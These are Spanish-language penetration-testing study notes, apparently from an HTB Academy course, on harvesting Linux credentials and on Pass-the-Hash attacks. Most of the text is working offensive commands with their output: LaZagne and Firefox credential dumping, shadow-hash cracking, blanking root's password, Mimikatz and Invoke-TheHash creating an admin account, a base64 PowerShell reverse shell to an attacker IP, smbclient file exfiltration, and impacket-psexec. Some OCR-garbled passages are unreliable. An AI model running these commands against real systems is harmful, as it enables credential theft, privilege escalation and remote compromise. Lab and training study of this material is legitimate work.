Búsqueda de credenciales en Linux

cry0l1t3@unixclient:~$ sudo python2.7 laZagne.py all
=====
|-----|
| The LaZagne Project |
| ! BANG BANG ! |
|-----|
----- Shadow passwords -----
[+] Hash found !!!
Login: systemd-coredump
Hash: !!!:18858:::::

[+] Hash found !!!
Login: sambauser
Hash: $6$wgK4tGq7Jepa.V0g$QkxvseL.xkC3jo682xhSGoXX0GcBwPLc2CrAPugD6PYXWQLBkiwwFs7x/fhI.

[+] Password found !!!
Login: cry0l1t3
Password: WLpAEXFa0Sbq0HY
```

Navegadores

Los navegadores almacenan las contraseñas guardadas por el usuario de forma cifrada localmente en el sistema para su reutilización. Por ejemplo, el navegador **Mozilla Firefox** almacena las credenciales cifradas en una carpeta oculta para el usuario respectivo. Estos suelen incluir los nombres de los campos asociados, las URL y otra información valiosa.

Por ejemplo, cuando almacenamos las credenciales de una página web en el navegador Firefox, se cifran y se almacenan en el sistema **logins.json**. Sin embargo, esto no significa que estén seguros allí. Muchos empleados almacenan dichos datos de inicio de sesión en su navegador sin sospechar que pueden ser descifrados fácilmente y utilizados contra la empresa.

```
ls -l .mozilla/firefox/ | grep default
cat .mozilla/firefox/1bplpd86.default-release/logins.json | jq .
```

```
Búsqueda de credenciales en Linux

cry0l1t3@unixclient:~$ ls -l .mozilla/firefox/ | grep default
drwx----- 11 cry0l1t3 cry0l1t3 4096 Jan 28 16:02 1bplpd86.default-release
drwx----- 2 cry0l1t3 cry0l1t3 4096 Jan 28 13:30 lfx3lvhb.default
```

```
Búsqueda de credenciales en Linux

cry0l1t3@unixclient:~$ cat .mozilla/firefox/1bplpd86.default-release/logins.json | jq .

{
  "nextId": 2,
  "logins": [
    {
      "id": 1,
      "hostname": "https://www.inlanefreight.com",
      "httpRealm": null,
      "formSubmitURL": "https://www.inlanefreight.com",
      "usernameField": "username",
      "passwordField": "password",
      "encryptedUsername": "MDoEEPgAAAA...SNIP...1liQiqBBAG/8/UpqwNLEPScm0uecyr",
      "encryptedPassword": "MEIEEPgAAAA...SNIP...FrESc4A300BBiyS2HR98xsmlrMCRcX2T9Pm14PI
```

La herramienta [Firefox Decrypt](#) es excelente para descifrar estas credenciales y se actualiza periódicamente. Requiere [Python 3.9](#) para ejecutar la última versión. De lo contrario, se debe utilizar Python 2 para [Firefox Decrypt 0.7.0](#).

Descifrando credenciales de Firefox

```
python3.9 firefox_decrypt.py
```

```
Búsqueda de credenciales en Linux

AlejandroGB@htb[/htb]$ python3.9 firefox_decrypt.py

Select the Mozilla profile you wish to decrypt
1 -> lfx3lvhb.default
2 -> 1bplpd86.default-release

2

Website: https://testing.dev.inlanefreight.com
Username: 'test'
Password: 'test'

Website: https://www.inlanefreight.com
Username: 'cry0l1t3'
Password: 'FzXUxJemKmog2LGh'
```

Alternativamente, LaZagne también puede devolver resultados si el usuario ha utilizado el navegador compatible.

```
python3 laZagne.py browsers
```

The terminal window title is "Búsqueda de credenciales en Linux". The command entered is "cry0l1t3@unixclient:~\$ python3 laZagne.py browsers". The output includes the LaZagne Project logo and a "BANG BANG!" message. It then lists "Firefox passwords" found:

```
[+] Password found !!!  
URL: https://testing.dev.inlanefreight.com  
Login: test  
Password: test
```

Uso de **CSP** para enviar archivos desde el **atacante a la víctima**

```
scp programa user@IP-Victima:programa  
scp mimipenguin.sh usuario@10.129.202.64:mimipenguin.sh
```

Passwd, Shadow & Opasswd

The terminal window title is "Formato de contraseña". It displays a table for the "Formato de contraseña" of the user "cry0l1t3".

Nombre de inicio de sesión	Información de contraseña	UID	GUID	Nombre completo/comentarios	Directorio de inicio					
cry0l1t3	:	x	:	1000	:	1000	:	cry0l1t3,,,	:	/home/cry0l1t3

Por lo general, encontramos el valor en **x** este campo, lo que significa que las contraseñas se almacenan de forma cifrada en el archivo **/etc/shadow**. Sin embargo, también puede ser que el archivo **/etc/passwd** se pueda escribir por error. Esto nos permitiría borrar este campo para el usuario **root** de modo que el campo de información de contraseña esté vacío. **Esto hará que el sistema no envíe una solicitud de contraseña cuando un usuario intente iniciar sesión como root.**

Editando /etc/passwd - Antes

```
● ● ● Contraseña, sombra y contraseña  
root:x:0:0:root:/root:/bin/bash
```

Editando /etc/passwd - Despues

```
● ● ● Contraseña, sombra y contraseña  
root::0:0:root:/root:/bin/bash
```

```
head -n 1 /etc/passwd
```

```
SU
```

Rootear sin Contraseña

```
● ● ● Contraseña, sombra y contraseña  
[cry0l1t3@parrot]~$ head -n 1 /etc/passwd  
root::0:0:root:/root:/bin/bash  
  
[cry0l1t3@parrot]~$ su  
[root@parrot]~/home/cry0l1t3#
```

Archivo de sombra ([/etc/shadow](#))

Dado que la lectura de los valores hash de las contraseñas puede poner en peligro todo el sistema [/etc/shadow](#), se desarrolló un archivo que tiene un formato similar [/etc/passwd](#), pero solo es responsable de las contraseñas y su gestión. Contiene toda la información de contraseña de los usuarios creados. Por ejemplo, si no hay ninguna entrada en el archivo [/etc/shadow](#) para un usuario en [/etc/passwd](#), el usuario se considera no válido. Además, el archivo [/etc/shadow](#) solo lo pueden leer los usuarios que tienen derechos de [administrador](#). El formato de este archivo se divide en [nine fields](#):

Formato de sombra

cry0l1t3	:	\$6\$wBRzy\$...SNIP...x9cDWUxW1	:	18937	:	0	:	99999
----------	---	---------------------------------	---	-------	---	---	---	-------

Nombre de usuario

Contraseña cifrada

Último cambio de contraseña

Mín. edad de la mujer embarazada

Máx. edad de la mujer embarazada

```
sudo cat /etc/shadow
```

```
[cry0l1t3@parrot] -[~]$ sudo cat /etc/shadow
root:*:18747:0:99999:7:::
sys!:18747:0:99999:7:::
    SNT
cry0l1t3:$6$wBRzy$...SNIP...x9cDWUxW1:18937:0:99999:7:::
```

- \$<type>\$<salt>\$<hashed>

Como podemos ver aquí, las contraseñas cifradas se dividen en tres partes. Los tipos de cifrado nos permiten distinguir entre los siguientes:

Tipos de algoritmos

- \$1\$– MD5
- \$2a\$– Blowfish
- \$2y\$– Eksblowfish
- \$5\$–SHA-256
- \$6\$–SHA-512

Contraseña

La biblioteca PAM (pam_unix.so) puede evitar la reutilización de contraseñas antiguas. El archivo donde se almacenan las contraseñas antiguas es el [/etc/security/opasswd](#). También [se requieren permisos de administrador/root](#) para leer el archivo si los permisos para este archivo no se han cambiado manualmente.

Leyendo /etc/security/opasswd

```
sudo cat /etc/security/opasswd
```


```
AlejandroGB@htb[/htb]$ sudo cat /etc/security/opasswd
cry0l1t3:1000:2:$1$HjFAFYTG$qNDkF0zJ3v8yLCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQeRh4pAAgzuvkq1
```

Si observamos el contenido de este archivo, podemos ver que contiene varias entradas para el usuario [cry0l1t3](#), separadas por una coma (,). Otro punto crítico al que hay que prestar atención es el tipo de hash que se ha utilizado. Esto se debe a que el algoritmo

MD5(\$1\$) es mucho más fácil de descifrar que SHA-512. Esto es especialmente importante para identificar contraseñas antiguas y tal vez incluso su patrón, porque a menudo se utilizan en varios servicios o aplicaciones. Aumentamos muchas veces la probabilidad de adivinar la contraseña correcta según su patrón.

Unshadow

```
cp /etc/passwd /tmp/passwd.bak  
cp /etc/shadow /tmp/shadow.bak  
unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes
```



A terminal window titled "Contraseña, sombra y contraseña". It shows the following commands being run:


```
AlejandroGB@htb[/htb]$ sudo cp /etc/passwd /tmp/passwd.bak  
AlejandroGB@htb[/htb]$ sudo cp /etc/shadow /tmp/shadow.bak  
AlejandroGB@htb[/htb]$ unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes
```

Hashcat - Cracking Unshadowed Hashes

```
hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked
```

Hashcat - Cracking MD5 Hashes

```
cat md5-hashes.list
```



A terminal window titled "Contraseña, sombra y contraseña". It shows the following command being run:

```
AlejandroGB@htb[/htb]$ cat md5-hashes.list
```

The output shows two MD5 hashes:

```
qNDkF0zJ3v8yLCOrKB0kt0  
E9uMSmiQeRh4pAAgzuvkq1
```

```
hashcat -m 500 -a 0 md5-hashes.list rockyou.txt
```

Pasar un archivo de linux víctima a linux atacante

Este comando se ejecuta en la víctima mientras el atacante escucha con smbserver.py

```
smbclient //IP-Atacante/a -N -c 'put /ruta/al/archivo.bak'
```

Nuclei

<https://github.com/projectdiscovery/nuclei?tab=readme-ov-file#install-nuclei>

Instalación:

```
go install -v github.com/projectdiscovery/nuclei/v3/cmd/nuclei@latest
ls $HOME/go/bin/nuclei
export PATH=$PATH:$HOME/go/bin
source ~/.bashrc # o source ~/.zshrc si usas Zsh
nuclei -version
```




Wapiti3

<https://wapiti-scanner.github.io/>
<https://sourceforge.net/projects/wapiti/>

install

```
pip install wapiti3
pip install wapiti3 --break-system-packages

python3 -m venv ~/wapiti-env
source ~/wapiti-env/bin/activate
pip install --upgrade pip
pip install wapiti3
wapiti -u https://dominio.com/
```



Pass The hash (PtH)

Un ataque Pass the Hash (PtH) es una técnica en la que un atacante utiliza un hash de contraseña en lugar de la contraseña de texto sin formato para la autenticación. El atacante no necesita descifrar el hash para obtener una contraseña en texto plano. Los ataques PtH explotan el protocolo de autenticación, ya que el hash de la contraseña permanece estático para cada sesión hasta que se cambia la contraseña.

Veamos cómo podemos realizar ataques Pass the Hash desde máquinas con Windows y Linux.

Introducción a NTLM de Windows

Windows New Technology LAN Manager (NTLM) de Microsoft es un conjunto de protocolos de seguridad que autentica las identidades de los usuarios y al mismo tiempo protege la integridad y confidencialidad de sus datos. NTLM es una solución de inicio de sesión único (SSO) que utiliza un protocolo de desafío-respuesta para verificar la identidad del usuario sin que este proporcione una contraseña.

A pesar de sus defectos conocidos, NTLM todavía se usa comúnmente para garantizar la compatibilidad con clientes y servidores heredados, incluso en sistemas modernos. Si bien Microsoft continúa admitiendo NTLM, Kerberos ha asumido el control como mecanismo de autenticación predeterminado en Windows 2000 y dominios posteriores de Active Directory (AD).

Con NTLM, las contraseñas almacenadas en el servidor y el controlador de dominio no están "saltadas", lo que significa que un adversario con un hash de contraseña puede autenticar una sesión sin conocer la contraseña original. A esto lo llamamos Pass the Hash (PtH) Attack.

Pass The Hash con Mimikatz (Windows)

La primera herramienta que utilizaremos para realizar un ataque Pass the Hash es Mimikatz. Mimikatz tiene un módulo llamado `sekurlsa::pth` que nos permite realizar un ataque Pass the Hash iniciando un proceso utilizando el hash de la contraseña del usuario. Para utilizar este módulo, necesitaremos lo siguiente:

- /user-** El nombre de usuario que queremos suplantar.
- /rc4 o /NTLM-** hash NTLM de la contraseña del usuario.
- /domain-** Dominio al que pertenece el usuario a suplantar. En el caso de una cuenta de usuario local, podemos usar el nombre de la computadora, localhost o un punto (.).
- /run-** El programa que queremos ejecutar con el contexto del usuario (si no se especifica, ejecutará cmd.exe).

Comando: (Comando ejecutado desde una consola de *Windows víctima*)

```
mimikatz.exe privilege::debug "sekurlsa::pth /user:julio  
/rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit  
.\\mimikatz.exe privilege::debug "sekurlsa::pth /user:Administrator  
/rc4:30B3783CE2ABF1AF70F77D0660CF3453 /domain:inlanefreight.htb /run:cmd.exe" exit
```

```
Pasar el hash (PtH)

c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057I
user    : julio
domain  : inlanefreight.htb
program  : cmd.exe
impers. : no
NTLM    : 64F12CDDAA88057E06A81B54E73B949B
| PID 8404
```

Ahora podemos usar cmd.exe para ejecutar comandos en el contexto del usuario. Para este ejemplo, **julio** puede conectarse a una carpeta compartida denominada **julio** en el DC.

mimikatz.exe "privilege::debug" "sekurlsa::pth /user:julio /rc4:64f12cddaa88057e06a81b54e73b949b /domain:inlanefreight.htb /run:cmd.exe" exit	En la consola nueva que aparece ejecutar more \\DC01\julio\julio.txt
---	--

The screenshot shows a Windows Command Prompt window with the title 'Administrator: Command Prompt'. The command history includes:

- `c:\tools>whoami` - Shows the user is 'win01\administrator'.
- `c:\tools>dir \\dc01\julio` - Returns an error: 'The user name or password is incorrect.'
- `c:\tools>C:\tools\mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.local /run:cmd.exe" exit` - Escalates privileges to 'julio'.
- `mimikatz(commandline) # privilege::debug` - Confirms privilege level.
- `mimikatz(commandline) # sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.local /run:cmd.exe` - Escalates back to 'julio'.
- `user : julio` - Shows the user is now 'julio'.
- `domain : inlanefreight.local` - Shows the domain is 'inlanefreight.local'.
- `program : cmd.exe` - Shows the program is 'cmd.exe'.
- `impers. : no` - Shows impersonation is 'no'.
- `NTLM : 64f12cddaa88057e06a81b54e73b949b` - Shows the NTLM hash.
- `| PID 3976` - Shows the process ID.
- `| TID 3968` - Shows the thread ID.
- `| LSA Process is now R/W` - Shows the LSA process status.
- `| LUID 0 ; 1353474 (0000)` - Shows the LUID.
- `C:\Windows\system32>dir \\dc01\julio` - Lists files in the '\\dc01\julio' share. It shows a file named 'julio.txt' with size 0 bytes.
- `C:\Windows\system32>`

Podemos obtener todos los hashes NTLM de los usuarios en un .txt ejecutando lo siguiente desde la carpeta donde tenemos **Mimikatz.exe**

mimikatz.exe privilege::debug	exit
mimikatz.exe "privilege::debug" "sekurlsa::logonPasswords full" "exit" >> c:\output.txt	

Pass The Hash con PowerShell Invoke-TheHash (Windows)

Otra herramienta que podemos utilizar para realizar ataques Pass the Hash en Windows es [Invoke-TheHash](#). Esta herramienta es una colección de funciones de PowerShell para realizar ataques Pass the Hash con WMI y SMB. Se accede a las conexiones WMI y SMB a través de .NET TCPClient. La autenticación se realiza pasando un hash NTLM al protocolo de autenticación NTLMv2. Los privilegios de administrador local no son necesarios en el lado del cliente, pero el usuario y el hash que utilizamos para autenticar deben tener derechos administrativos en la computadora de destino. Para este ejemplo usaremos el usuario **julio** y el hash **64F12CDDAA88057E06A81B54E73B949B**.

Al usar [Invoke-TheHash](#), tenemos dos opciones: ejecución de comando **SMB** o **WMI**. Para utilizar esta herramienta, debemos especificar los siguientes parámetros para ejecutar comandos en la computadora de destino:

Target- Nombre de host o dirección IP del objetivo.

Username- Nombre de usuario a utilizar para la autenticación.

Domain- Dominio a utilizar para la autenticación. Este parámetro no es necesario con cuentas locales o cuando se utiliza @dominio después del nombre de usuario.

Hash- Hash de contraseña NTLM para autenticación. Esta función aceptará el formato LM:NTLM o NTLM.

Command- Comando a ejecutar sobre el objetivo. Si no se especifica un comando, la función verificará si el nombre de usuario y el hash tienen acceso a WMI en el destino.

El siguiente comando utilizará el método **SMB** para la ejecución del comando para **crear un nuevo usuario llamado mark y agregarlo al grupo de Administradores**.

```
Import-Module .\Invoke-TheHash.ps1
Invoke-SMBExec -Target IP-Atacante-Windows -Domain inlanefreight.htb -Username julio -
Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123
/add && net localgroup administrators mark /add" -Verbose
```



```
PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.ps1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb


VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on 172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
```

También podemos obtener una conexión de shell inversa en la máquina de destino. Si no está familiarizado con los shells inversos, revise el módulo [Shells & Payloads](#) en HTB Academy.

Para obtener un shell inverso, necesitamos iniciar nuestro oyente usando Netcat en nuestra máquina Windows, que tiene la dirección IP **172.16.1.X**. Usaremos el puerto **8001** para esperar la conexión.


Oyente Netcat

```
.\nc.exe -lvpn 8001
```



```
Pasar el hash (PtH)
PS C:\tools> .\nc.exe -lvpn 8001
listening on [any] 8001 ...
```

Para crear un shell inverso simple usando PowerShell, podemos visitar <https://www.revshells.com/>, configurar nuestra IP **172.16.1.5** y puerto **8001**, y seleccionar la opción **PowerShell #3 (Base64)**, como se muestra en la siguiente imagen.



Theme: Dark

Reverse Shell Generator

IP & Port

IP: 172.16.1.5 Port: 8001 +1

Listener

Type: nc

Copy

Reverse Bind MSFVenom

OS: All


PowerShell #3 (Base64) (Selected)

```
powershell -e
JABjAGWwAqB1AG4AdAAgADBAIABoAGUAdwLAEE8AYgBqAGUAYwB8ACAuUw5AHMAdAB1AG8ALgB0AGUAdAAuAF
MAbw8JAGsAQZB68AHMAlgBIAEWAUABQAgAq8JAG4AdAAgAC1AMQA3AD1ALgxAdYALgAxAC4ANQa1ACwAOAAw
ADAAMQApADsA7ABzAHQAcgB1AGEAbQAgAD0ATAkAGMABpAGUAbgB0AC4ArwB1AHQ4UwB0AHIAZQBhAG8AKA
ApADsAHwB1AHKAduAB1AFsAXQbJdACQAYgB5AHQAZQzACAApQAgADAALgAuADYwQa1ADMwQ8ACUAvwAH8A
QwB3AGgAzQBzAGUAKAAwA/CQa-zAQgAD0ATAkAHIMdAByAGUAYQbAC4AUgB1AGFAZAAoACQAYgB5AHQAZQzAC
wATAwACwATAAkAGTAcQBBAGUAcwAiiAEwAZQBuAGcAdABoACKAcKQAgACBAlgB1ACAAwAApAHsAOwAkAGQAYQbB
AGFATAw9ACAAKAB0AGUAdwAtAFRAYgBqAGUAYwB0ACAAIQUJIAHkAcAB1Af4AYQBrAGUATABTAikAcwB0AGUAbQ
AuAFQzQ04AHQALgRBAPMwB1AFkARQbuAGMAbwRkGkAbgBnAckAlgB1AGIAIdABTAHQAcgBpAG4A7wAoACQa
YgB5AHQAZQbZACwMMwMsACMJAByCkAOwIkAHMzQBuAGQAYgBhAGMwAwlgADwMwMwAGkAcZQ84ACAAJABkAG
EAdABhACAAwPAA+ACYAMQAgAHwATABPAHUAdAtAFMadAByAGkAbgBnACAAQKA7ACQAcwB1AG4ZAB1AGEAYwBr
ADIAIAw9ACAAJABzAGUAbgBkAGIAYQbJAGsA1AArACAAIgBQfMA1AA1ACAAKwAgACgAcAB3AGQAKQwAfAAwQ
B0MGeA1AMrACAAIeA+ACAAIeA7AC0AcwB1AG4ZAB1AHkAdAB1ACAAPOAeAcce/MwB0AGUjeAB8wC4AZ0BuAGMw
```


Ahora podemos ejecutar **Invoke-TheHash** para ejecutar nuestro script de shell inverso de PowerShell en la computadora de destino. Tenga en cuenta que en lugar de proporcionar la dirección IP, que es **172.16.1.10**, usaremos el nombre de la máquina **DC01**(cualquiera de los dos funcionaría).

Invocar-TheHash con WMI


```
Import-Module .\Invoke-TheHash.ps1
Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash
64F12CDDAA88057E06A81B54E73B949B -Command "powershell" -e JABjAGwACKAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
```



El resultado es una conexión de shell inversa desde el host DC01 (172.16.1.10-victima).



Herramientas para descargar en Windows víctima (Si la situación lo permite)



Pass The Hash con Impacket (Linux)

[Impacket](#) tiene varias herramientas que podemos usar para diferentes operaciones como [Command Execution](#) y [Credential Dumping](#), [Enumeration](#) etc. Para este ejemplo, realizaremos la ejecución de comandos en la máquina de destino usando PsExec.

Pasar el Hash con Impacket PsExec

```
impacket-psexec administrator@10.129.201.126 -hashes  
:30B3783CE2ABF1AF70F77D0660CF3453
```

The screenshot shows a terminal window titled "Pasar el hash (PtH)". The command entered is "impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453". The output shows the process of uploading a payload to a share, creating a service, and starting it. It ends with a Microsoft Windows prompt at C:\Windows\system32>.

```
AlejandroGB@htb[/htb]$ impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453

[*] Requesting shares on 10.129.201.126.....
[*] Found writable share ADMIN$ 
[*] Uploading file SLUBMRXK.exe
[*] Opening SVCManager on 10.129.201.126.....
[*] Creating service AdzX on 10.129.201.126.....
[*] Starting service AdzX..... 
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Hay varias otras herramientas en el kit de herramientas de Impacket que podemos usar para la ejecución de comandos mediante ataques Pass the Hash, como:

- [impacto-wmiedec](#)
- [impacto-atexec](#)
- [impacto-smbexec](#)

Pass The Hash con CrackMapExec (Linux)

